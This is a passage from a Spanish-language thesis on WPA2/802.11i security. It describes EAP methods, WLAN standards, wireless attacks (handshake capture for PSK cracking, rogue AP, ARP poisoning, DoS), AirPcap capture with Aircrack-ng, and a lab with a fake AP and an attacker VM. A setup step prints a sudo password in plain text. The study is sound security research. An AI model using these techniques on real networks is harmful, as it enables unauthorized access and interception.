certificados de los usuarios se convierte en una tarea dificultosa en redes de media o gran

escala, por el proceso que debe llevarse, de no ser así el usuario queda vulnerable a los ataques antes mencionados, por el hecho de que se estaría establecido una conexión de otro tipo y ya no *EAP-TLS*, en los siguientes capítulos se describirá a mayor detalle el funcionamiento de este método así, como el proceso de implementación.

- **EAP-TTLS:** Considerado una extensión de *EAP-TLS*, donde el proceso de autenticación consiste en dos fases. En la primera fase el autenticador utiliza el certificado para validar al suplicante, la diferencia con *TLS* es que solo se requiere el certificado del servidor, posterior a esto se establece un túnel seguro donde se intercambia información para realizar la autenticación del usuario por el túnel seguro establecido, para la segunda fase se debe considerar que *EAP-TTLS* mantiene el oculto la identidad anónima del suplicante para establecer el túnel en la primera fase, más no la identidad del suplicante para esta fase, en esta fase se permite el uso de protocolos basados en contraseñas heredadas en base de datos, protegiendo así la seguridad de estos protocolos contra ataques de *MITM*.
- **EAP-PEAP:** Mantiene el mismo principio que *EAP-TLS* y *EAP-TTLS*, como el intercambio de información para autenticación, envuelta en un túnel seguro, donde protege de varios ataques, la diferencia con *EAP-TTLS*, es que este método solo puede utilizar *EAP* para la fase dos.

A continuación se presenta una tabla que resume las características de los métodos antes descritos.

Tabla. 1

Características de métodos EAP

	EAP-MD5	EAP-LEAP	EAP-TLS	EAP-TTLS	EAP-PEAP
<b>Autenticación de servidor</b>	Ninguna	Contraseña	Certificado público	Certificado público	Certificado público
<b>Autenticación de suplicante</b>	Contraseña	Contraseña	Certificado público	MSCHAP(v2)	EAP
<b>Generación de llave dinámica</b>	No	Si	Si	Si	Si
<b>Facilidad de despliegue</b>	Fácil	Difícil	Difícil	Moderado	Moderado
<b>Rendimiento general</b>	Bajo	Moderado	Bueno	Bueno	Bueno


### 1.4.3. Configuraciones

- **Red AD HOC**

La Universalización, el crecimiento de los dispositivos portátiles y la difusión de tecnología por medio de medios inalámbricos, han permitido la creación y la innovación de nuevas configuraciones, como son las redes *wireless AD HOC*, las mismas que representan una solución viable, para aquellos casos en los que no es posible contar con una red que contenga infraestructura de comunicación fija.

Las redes *AD HOC* son un tipo especial de redes, pues no cuentan con control central ni sin conexión a una red de comunicación mundial. Este tipo de redes, las que se les podría considerar como de infraestructura o control, son aquellas formadas por los nodos que participan en la red, las ventajas más llamativas que presenta son: intrínseca facilidad y velocidad de instalación por lo que resulta más versátil, tomando en cuenta que cada nodo que pertenece a la red creada, tiene la capacidad de un *router*. La principal característica es la movilidad de los nodos que se encuentran conectados mediante un enlace, que a su vez se vuelve inestable, dependiendo de la seguridad y dispositivos que conforman la red.

Citando un par de aplicaciones en donde se utiliza redes *Ad-Hoc* son: Transferencia de datos, archivos, imágenes, convenciones y análisis de datos en terrenos catastróficos.



**Figura. 1 Red Ad – Hoc**

- **Red Infraestructura**

El modo infraestructura tiene una gran diferencia con respecto a la configuración anterior: las estaciones se conectan a un punto de acceso a través de un enlace inalámbrico, considerando que el sistema tiene una topología definida, la movilidad de los equipos no afecta la estabilidad del enlace.

Todas las configuraciones que se encuentran formadas por el punto de acceso y las estaciones ubicadas dentro del área de cobertura, forman una célula, nombrada conjunto de servicios básicos o *BSS*. Cada célula tiene un identificador propio *BSSID*, el cual corresponde a la dirección MAC del punto de acceso, o de los equipos dentro de la célula.

Este tipo de configuración de red es la más usada en la actualidad, y se puede considerar que funciona como una red tipo cliente-servidor, donde los clientes suelen ser los ordenadores personales que se conectan al servidor,

llamado punto de acceso en este caso. Por ende, cuando una estación quiere enviar algún tipo de mensaje hacia otra, la envía al punto de acceso, y este, se encarga de enviarlo hacia la estación de destino, definiéndose así como un sistema completamente centralizado; considerando esta especialidad una de las principales desventajas, ya que de surgir una caída del punto de acceso inalámbrico provocaría la desconexión total de la red.

Es por esto que se podría definir que la zona de cobertura local es equivalente a la zona de cobertura que tenga el punto de acceso.

Otra desventaja relevante, puede ser el crecimiento acelerado de las estaciones hasta un número crítico, cercano al límite de tolerancia del equipo de acceso, podría causar una disminución considerable del rendimiento.

Tomando en cuenta que las redes inalámbricas son *half-duplex*, y dos elementos de la red no pueden transmitir a la vez, de ésta forma se economiza el ancho de banda. También es posible establecer conexión entre puntos de acceso, mediante cable o *wireless* para aumentar el área de cobertura de la red, esta topología resulta ideal para permitir el acceso a Internet o a una red local a los ordenadores inalámbricos existentes.



**Figura. 2 Red Infraestructura**

#### 1.4.4. Tipos de protocolos 802.11

Las tarjetas *AirPcap Nx Adapter* utilizadas en el escenario son compatibles para el monitoreo de redes con los protocolos *802.11a, b, g y n*, los mismos que son descritos a continuación.

- **802.11a:** Lanzada en el año de 1999, establece el funcionamiento de redes inalámbricas que trabajan sobre la frecuencia de 5 Ghz lo que favorece al protocolo porque existe menor interferencia, pero a su vez se presenta como desventaja ya que los equipos que se deseen conectar a la red están obligados a estar cerca del *AP*. Define 12 canales sin solapamiento, 8 para redes inalámbricas y 4 para conexiones punto a punto, capacidad de manejar velocidades de 6, 9, 12, 18, 24, 36, 48, 54 Mbps, utiliza modulación *OFDM*.
- **802.11b:** Lanzada en el año de 1999, el método de modulación que utiliza es el de espectro de difusión de secuencia directa complementaria y utiliza la llave de código complementario (*CCK*), dispone de tres canales que no superponen en industrial, científico, médico, alcanza velocidades de hasta 11 Mbps, y el acceso al medio se da por medio del protocolo *CSMA/CA*.
- **802.11g:** Lanzada en el año 2003, utiliza modulaciones *DSSS, OFDM*, opera en el rango de frecuencia de 2.4 GHz, con velocidades de hasta 54 Mbps, compatible con *802.11b*, por trabajar en el mismo rango de frecuencias existen problemas de solapamiento de canales en las dos tecnologías por lo que se necesita mayor regulación para no provocar interferencias. Llego a proliferar el mercado debido a la compatibilidad que presentaba con otros estándares.
- **802.11n:** Presenta una notable mejora en comparación a los estándares anteriores, considerando que ofrece tasas teóricas de

transferencia de hasta 600 Mbps, pero en el mercado solo se conocen dispositivos que alcancen velocidades de hasta 300 Mbps. Además pese a ser basado en estándares anteriores incorpora el estándar *MIMO (Multiple Inputs, Multiple Outputs)*, el que permite la utilización de más de un canal para transmisión y recepción a la vez. Ofrece la particularidad de utilizar *Channel Bonding* la cual permite ampliar el canal de 30 Mhz a 40 Mhz, por lo que amplía el ancho de banda e incrementa y permite mayor transmisión de datos.

#### **1.4.5. Beneficios**

Las redes *LAN* inalámbricas presentan varias ventajas sobre las redes *LAN* convencionales, siendo una de las más importantes la movilidad, que ofrece a las estaciones conectadas, la facilidad de poder desplazarse de un lado a otro dentro del área de cobertura, sin perder la conexión a la red, estos beneficios son evidentes para clientes que disponen de computadoras portátiles, dispositivos móviles, *PDA*, *smartphones*, ya que permite utilizar los recursos de la red sin estar atado a la restricción de los cables.

Se pueden detallar varios beneficios, de los cuales la planificación para la implantación para una red cableada es primordial, ya que se debe definir espacios para equipos, rutas de cable, a diferencia de las redes *wireless* cuya planificación estaría enfocada a la ubicación de las estaciones dentro del área de cobertura del punto de acceso, las dimensiones del mismo son reducidas, en comparación a los equipos de redes *LAN*. La tecnología *wireless* permite a una red alcanzar lugares donde los cables no llegan, o donde el coste de los mismos es muy alto. Por ejemplo, en espacios abiertos como jardines o piscinas, o para establecer comunicación entre oficinas ubicadas en edificios próximos, considerando la escalabilidad; las redes *WLAN* permiten ser configurados en distintas topologías que permiten adaptarse a las necesidades de cada situación, las configuraciones de los dispositivos *WLAN* pueden ir desde pequeñas redes con un número

reducido de usuarios, a grades infraestructuras con miles de usuarios con áreas de cobertura mayores, como campus universitarios o fábricas.

## **1.5. WIFI: 802.11i**

### **1.5.1. Funcionamiento del protocolo**

La rápida propagación de las redes inalámbricas basadas en los estándares *802.11* proporciona un nivel adicional de complejidad al problema de la seguridad de redes. Aunque los estándares incorporan ciertas funciones de seguridad, añadiendo diferentes mecanismos de protección, las redes inalámbricas representan un punto extremadamente vulnerable en la seguridad de una red. Considerando que la principal vulnerabilidad de una red inalámbrica es el hecho de que cualquier persona puede acceder a los datos que transitan por la red, debido a que utilizan un medio inseguro para sus comunicaciones, y que no existe ningún medio físico que imposibilite el acceso, se podría obtener de forma sencilla las tramas que circulan de forma pública en la red de área local inalámbrica (*WLAN*), estas podrían ser utilizadas para obtener información que vulneren la seguridad de dicha red.

Para solventar las necesidades de seguridad de las redes inalámbricas se creó el estándar *802.11i* el cual presenta una mejora importante con respecto a los estándares predecesores de seguridad, es así que para solucionar las diferentes falencias que presentaban estos estándares. La norma *802.11i*, contiene una norma estándar de encriptación avanzada (*AES*), que soporta claves de 128, 192 y 256 bits. La *AES* es una forma de codificación más desarrollada que se encuentra en la actual especificación de acceso protegido para redes inalámbricas. En principio garantiza que la información de las tramas que es enviada por estas redes esté encriptado y no pueda ser dañada por alguien que la intercepte, *802.11i*, introduce el llamado protocolo de red segura robusta (*RSN*) para establecer una



comunicación segura. A su vez implementa un protocolo extensible de autenticación (*EAP*). Este estándar tiene dos modos de funcionamiento en los que puede trabajar: el primero, es *WPA2 Enterprise* basado en el protocolo *802.1x*, que utiliza tres elementos que son: suplicante, autenticador y servidor de autenticación, en donde tanto el servidor de autenticación como el suplicante generan dos claves aleatorias denominada llave maestra por parejas (*PMK*) durante la fase de autorización y autenticación de *802.1x*. Una vez finalizada la fase de autenticación, el servidor de autenticación y el cliente tienen *PMK* idénticas, pero el punto de acceso (*AP*) no, por lo tanto, a través del uso del disco de autenticación remota de usuarios en el servidor (*RADIUS*), copia la clave del servidor de autenticación al *AP*. El protocolo no especifica el método de envío de la clave entre ambos dispositivos llegados hasta este punto, aún no se permite la comunicación si no que deben generar nuevas claves, en función de la *PMK*, para ser usadas en relación al cifrado y a la integridad, formando un grupo de cuatro claves, llamado clave transitorio por parejas (*PTK*) con una longitud de 512 bits. Para asegurar el tráfico *broadcast*, se crea claves de grupos de 256 bits llamado grupo de clave maestra (*GMK*) usado para crear la llave de encriptación del grupo (*GEK*) y la llave de integridad del grupo (*GIK*) de 128 bits de longitud cada una. Las cuatro claves forman la llave del grupo transitorio (*GTK*). La última parte es demostrar que el *AP* tiene *PMK* idéntico, para ello lo valida el servidor de autenticación. Este proceso se realiza cada vez que es asociado un cliente con un *AP*. El segundo modo de operación, es *WPA2* con una llave pre-compartida (*PSK*), pensado para entornos personales, el mismo que evita el uso de dispositivos externos de autenticación.

### **1.5.2. Ataques al protocolo**

Conociendo todo el proceso o modo de funcionamiento que realiza el estándar y el intercambio de números aleatorios que se llevan a cabo entre un cliente y el *AP* para la autenticación y asociación, un atacante que quiera

vulnerar una red *WPA2-PSK*, va a tratar de capturar ese intercambio de números, para que una vez conocidos estos, junto con el identificador de establecimiento de servicio (*SSID*), las direcciones de control de acceso al medio (*MAC*) del cliente y el AP de la red, pueda obtener la frase o secreto compartido que se utilizó. Una vez que el atacante tenga la clave compartida, se podrá conectar a la red.

Existen diferentes tipos de ataques para las redes inalámbricas, principalmente relacionados con la capa de enlace, de las cuales se citan los más importantes: *AP spoofing* llamado también asociación maliciosa, en este ataque el intruso se hace pasar por un punto de acceso, engaña al cliente y hace parecer que se está conectado a una red *WLAN* verdadera; envenenamiento del protocolo de resolución de direcciones (*ARP poisoning*) u hombre en el medio (*MITM*), es un ataque en el que se supervisa una comunicación entre dos partes y falsifica la información para hacerse pasar por una de ellas; *WLAN scanners*, llamado también ataque de vigilancia, consiste en recorrer un área donde se desea realizar una intrusión para descubrir redes *WLAN* activas, para realizar ataques y una posterior adquisición de información; denegación de servicios (*DoS*), siendo este uno de los más importantes ataques, su objetivo principal es el de paralizar o desactivar una *WLAN*, es decir es un ataque realizado sobre la disponibilidad de la red.

Con el transcurso del tiempo se han creado diferentes herramientas para poder vulnerar la seguridad de las redes, para diagnosticar, evitar y contrarrestar estos ataques, es imprescindible monitorear las conexiones inalámbricas y detectar posibles ataques, es por esto que en definitiva, quizás la mejores herramienta con las que se puede contar para prevenir cualquier amenaza informática, es la de monitorización constante de equipos y sistemas.

Pese a las características especiales del estándar *802.11i*, que pretende proteger al máximo a la red, *nVidia* ha creado *CUDA*, el cual permite la posibilidad de romper mediante la fuerza bruta las claves que se usan en conexiones inalámbricas con encriptación *WPA2*. A pesar de que *WPA2* es la forma de encriptación y autenticación más segura que se utilizadas hoy en día, fue descubierto en el 2010 una vulnerabilidad que llamaron "*Hole196*", que se suma a la ya descrita anteriormente, para vulnerar la información confidencial a través de la red inalámbrica

La eventualidad de que se produzca el ataque, es un punto de máximo interés para las empresas, principalmente con los ataques de negación de servicio, ya que estos afecta directamente al desempeño de la red y deja al entorno de red sin servicios.

## **1.6. Tarjetas AirPcap Nx Adapter**

### **1.6.1. Características**

La evaluación de la seguridad en una red inalámbrica puede resultar desafiante si no se cuenta con las herramientas necesarias que, además, entiendan el lenguaje de las ondas de radio para facilitar su estudio, con esto se pretende obtener información de los protocolos inalámbricos y así realizar el análisis correspondiente dentro del escenario de prueba planteado.

Las tarjetas *AirPcap Nx Adapter* fueron escogidas para este proyecto debido a que cuentan con especificaciones que permiten el monitoreo de tráfico de la capa de enlace en redes inalámbricas *802.11i* con pérdida de paquetes mínima. Estas características se explican a continuación:

Los adaptadores *Nx* son fácilmente instalados para funcionar en ambientes virtuales como *VMWare*, Sistemas operativos como: Windows,

Macintosh o Linux. Esto permite flexibilidad para el estudio en cualquier ambiente.

La tecnología de red inalámbrica que permite establecer la conexión y que puede ser monitoreada por las tarjetas *Nx* abarcan el estándar *IEEE 802.11 a/b/g/n*, el cual es un set de especificaciones de control de acceso al medio (*MAC*) y la capa física (*PHY*) que permite que uno o más dispositivos usando un método de distribución inalámbrica se conecten a una red *WLAN*.

Las frecuencias de operación de las tarjetas cubren el espectro de los 2.412 – 2.484 GHz (*b/g/n*) y 4.920 – 5.825 GHz (*a/n*) con esto se logra cubrir todos los canales dentro de cada banda que aportan información relevante para el escenario de prueba dentro del estándar *802.11i*.

Entre los esquemas de modulación que las tarjetas cobijan para redes inalámbricas se tiene; *CCK (Complementary Code Keying)* que es empleada en las especificaciones del *IEEE 802.11b*, *OFDM (Orthogonal Frequency-Division Multiplexing)* utilizada en el *IEEE 802.11a*, *HT-OFDM* para *IEEE 802.11a/g/n* y *MCS 0-15 (Modulation and Coding Scheme)* mandatorio para estándares *802.11n*.

Cuenta con dos antenas incorporadas, adicional tiene conectores *MC-Card* integrados para antenas externas opcionales, esto permite extender el radio de cobertura del adaptador *Nx* mejorando el rendimiento en los entornos más exigentes.

Este quipo, permite descifrar los algoritmos de seguridad *WEP*, *WPA PSK*, *WPA2 PSK* en populares herramientas de análisis como: *Wireshark* al capturar paquetes de la red *WLAN*, *Kismet* para descubrir las redes disponibles dentro del radio de cobertura, *Aircrack-ng* o *Cain y Abel* para vulnerar las redes con el objetivo de encontrar y resolver problemas de seguridad; análisis de paquetes, uso del ancho de banda en el canal,

transmisión de errores, fallas en la asociación y autenticación de acceso en *AP's (Access Point)*, descubrir aplicaciones sin cifrar e investigaciones de baja tasa de transmisión.

La velocidad de transmisión de datos es de 54 Mbps para *802.11a/b/g*, 130 Mbps en canales de 20 MHz y 300 Mbps en canales de 40 MHz para *802.11n*. Cabe mencionar que permite un rendimiento de captura superior con un mínimo de pérdidas de paquetes, especialmente al capturar múltiples canales en redes *802.11n*.

Fácil configuración y flexibilidad sin requerir asociación con el *AP*.

Las tarjetas *AirPcap Nx* son versátiles y portables con forma y dimensiones similares a un *pendrive* compatible con puertos *USB 2.0* Tipo A y *UBS 1.1*.



Figura. 3 Kit de tarjeta AirPcap Nx

Las tarjetas *AirPcap Nx* tienen un *Chipset (Atheros AR9170)* y *Driver (carl9170)*, totalmente compatible con BT5r3 y Wireshark.

### 1.6.2. Funcionamiento de las tarjetas AirPcap Nx Adapter

*AirPcap* es un adaptador que capta la totalidad o un conjunto filtrado de tramas *WLAN* y entrega los datos a la plataforma de Wireshark para su

análisis. Una vez *AirPcap* está instalado, Wireshark muestra una barra de herramientas especial que proporciona el control directo del adaptador *AirPcap* durante la captura de datos inalámbrica.

*AirPcap* es también el nombre de una familia de productos que incluye *AirPcap Classic*, *AirPcap Tx*, *AirPcap Ex* y *AirPcap N*. Esta familia de productos representa la primera abierta, asequible y fácil de implementar soluciones de captura de paquetes *802.11 WLAN* para la plataforma de Windows, OSX y Linux. Los diferentes miembros de la familia *AirPcap + Wireshark* proporcionan información acerca de los protocolos inalámbricos y señales de radio, lo que le permite capturar y analizar el tráfico inalámbrico *802.11a/b/g/n* de bajo nivel, incluyendo los marcos de control, marcos de gestión, y la información de potencia.

### **1.6.3. AirPcap Nx y Wireshark**

*AirPcap* es un adaptador especial para el análisis de tráfico de red inalámbrica. Con *AirPcap Nx* se pueden escanear múltiples canales en paralelo para el análisis de datos y solución de problemas de redes inalámbricas. Sin embargo, el alcance de estas herramientas se limita en el análisis de *WLAN* si no se cuenta con el adaptador *AirPcap Nx*. Es por esto que *AirPcap* proporciona una solución de hardware para la captura de paquetes inalámbricos plenamente integrado en el software Wireshark.

El adaptador *USB AirPcap Nx* es compatible con *802.11a/b/g/n*, y es adecuado tanto para la captura de paquetes como para la inyección de paquete. Para pruebas de carga, una antena interna y dos conectores *MC* para antenas externas y optimizar la detección del tráfico *802.11* esto con la finalidad de capturar los paquetes utilizando Wireshark mediante el controlador de captura *WinPcap*. Este se comunica con el adaptador de red *LAN / WLAN* y se ejecuta en "modo promiscuo" capturando los paquetes de

datos, de gestión y control para llevar a cabo el análisis de los datos procedentes de una sesión de captura *AirPcap*.

## CAPÍTULO II

### DISEÑO E IMPLEMENTACIÓN DEL ESCENARIO DE PRUEBA

#### 2.1 Diseño del escenario

El siguiente capítulo describe la implementación de un escenario de prueba, junto con todos los materiales y métodos necesarios para desarrollar las diferentes pruebas y ataques generados por BT5, esto con el fin de determinar las vulnerabilidades por medio del análisis en Wireshark de las tramas o paquetes capturados por medio de las tarjetas *AirPcap Nx* entre el *AP*, los usuarios y el servidor.

##### 2.1.1 El escenario 802.11i

El grupo *IEEE 802.11i* especifica *802.1x* para la autenticación de usuarios. *802.1x* es un marco de estándares abiertos para autenticar las estaciones inalámbricas conocidos como suplicantes (*supplicants*) con un servidor de autenticación en la red cableada mediante un punto de acceso inalámbrico llamado autenticador (*authenticator*). El servidor de autenticación conocido como *RADIUS (Remote Authentication Dial-In User Service)* mantiene registros detallados de los usuarios para limitar el acceso a la red de los no autorizados. Estos tres elementos conforman el escenario físico de este estándar.

En la figura que se muestra a continuación, se puede identificar estos tres dispositivos. Los suplicantes: MacBook Air, iPhone 5s, LG, Asus e iPad; el autenticador: *AP* y finalmente el servidor de autenticación: *FreeRADIUS*.






Figura. 4 Escenario 802.11i

### 2.1.2 Presentación de la topología del escenario de prueba

A continuación se presenta un arreglo de topología con configuraciones específicas para la evaluación y análisis de los escenarios de prueba en comportamiento normal e intrusivo.




Figura. 5 Topología del escenario de prueba

Toda la información relevante de los equipos y la topología se muestra como sigue:

Tabla. 2

## Direccionamiento, ESSID y BSSID

Dispositivo	Interfaz	Dir. IP	Máscara	Gateway	Tipo de red	BSSID	ESSID	Modo
Freeradius/Ubuntu Server	eth0	192.168.1.12	255.255.255.0	192.168.1.1	LAN	00:0C:29:C0:49:E2	N/A	N/A
	br-lan	192.168.1.1	255.255.255.0	N/A	LAN	00:0D:B9:19:66:14	N/A	N/A
AP (Real)/OpenWrt	eth1	NAT	255.255.255.0	N/A	WAN	00:0D:B9:19:66:15	N/A	N/A
	wifi0	N/A	N/A	N/A	N/A	00:1B:B1:00:00:89	tesis14	Master
MacBook Air/iOSX	wifi1	N/A	N/A	N/A	N/A	00:1B:B1:00:00:AE	Wireless2	Monitor
	NIC	DHCP	255.255.255.0	192.168.1.1	WLAN	00:88:65:3B:CA:D0	N/A	N/A
iPhone 5s/iOS	NIC	DHCP	255.255.255.0	192.168.1.1	WLAN	84:8E:0C:79:8E:35	N/A	N/A
	NIC	DHCP	255.255.255.0	192.168.1.1	WLAN	40:B0:FA:76:7C:EA	N/A	N/A
Asus/W7	NIC	DHCP	255.255.255.0	192.168.1.1	WLAN	AC:72:89:86:DF:C7	N/A	N/A
	NIC	DHCP	255.255.255.0	192.168.1.1	WLAN	28:6A:BA:EB:52:68	N/A	N/A
AP (Falso)/Hostapd	wlan0	N/A	N/A	N/A	N/A	00:11:22:33:44:55	tesis14	Master
	mon0	N/A	N/A	N/A	N/A			Monitor
Macbook Pro/iOSX	Ethernet	192.168.1.36	255.255.255.0	192.168.1.1	LAN	3C:07:54:35:59:F2	N/A	N/A

### 2.1.3 Esquema del escenario de prueba

El esquema para el escenario de prueba se resume en la siguiente figura para su implementación.




Figura. 6 Esquema del escenario de prueba

Como se puede ver en la figura del esquema del escenario de prueba, en un computador MacBook Pro se realizará la instalación de dos máquinas virtuales (*Virtual machines-VM*): La primera, llamada *Ubuntu-Server-VM1* que será preparada para todo lo referente al servidor de autenticación *RADIUS* y la conectividad con el *AP*; La segunda, llamada *BT5r3-Hacker-VM2* que será implementada con todo lo necesario para la captura de paquetes en un escenario de prueba normal o para realizar ataques en el caso del escenario de prueba intrusivo.

Adicional, se debe preparar el autenticador, en este caso llamado *AP (Real)/OpenWrt* con la instalación de un software para la captura de paquetes y la habilitación del *access point* al internet o servicios. Se debe verificar la correcta comunicación con la *VM1* para el acceso al servidor y la *VM2* para la captura de paquetes para su posterior análisis.

Finalmente, se tiene que contar con los dispositivos suplicantes para nuestra red como el equipo iPad/iOS que se muestra en el esquema anterior.

## 2.2 El equipo anfitrión para el escenario de prueba

Se ha seleccionado al equipo anfitrión u hospedador para la implementación de este escenario de prueba a una laptop MacBook Pro, la misma fue seleccionada por contar con las siguientes características:




Figura. 7 Características equipo anfitrión

Adicional, este equipo cuenta con un disco duro interno de 750 GB, esto permite fácilmente contener la información de ambas máquinas virtuales necesarias para implementar el escenario de prueba. Características tales, como las del procesador de 2.8 GHz Intel Core i7 y la memoria RAM de 8GB 1333 Mhz DDR3 permiten el procesamiento fluido y estable de las máquinas virtuales cuando estas se usen simultáneamente.

## 2.3 Implementación Ubuntu – Server – VM1

Para esta máquina virtual, se instala la última versión de Ubuntu Server (14.04 LTS) de 64 bits de nombre código: *trusty*. Una vez instalada, se debe obtener una pantalla como esta:

```

Ubuntu 14.04 LTS ubuntu tty1

ubuntu login: espe14
Password:
Last login: Wed Jun 18 10:16:52 PDT 2014 from 192.168.1.101 on pts/0
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-27-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

System information as of Sat Jun 21 10:58:29 PDT 2014

System load: 1.18           Memory usage: 7%   Processes:      268
Usage of /: 12.1% of 18.58GB  Swap usage: 0%   Users logged in: 0

Graph this data and manage this system at:
  https://landscape.canonical.com/

espe14@ubuntu:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:c0:49:e2
          inet addr:192.168.1.12  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fec0:49e2/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:80 errors:0 dropped:0 overruns:0 frame:0
          TX packets:39 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7295 (7.2 KB)  TX bytes:3916 (3.9 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

espe14@ubuntu:~$

```

Figura. 8 Ubuntu Server 14.04 TLS

Los siguientes comandos son recomendados después de la instalación de Ubuntu para su correcto funcionamiento y actualización:

```
>> espe14@ubuntu:~$ sudo -i
```

```
[sudo] password for espe14: espetesis14
```

```
>> root@ubuntu:~# tasksel
```

Se seleccionan las opciones que se muestran y <Ok>

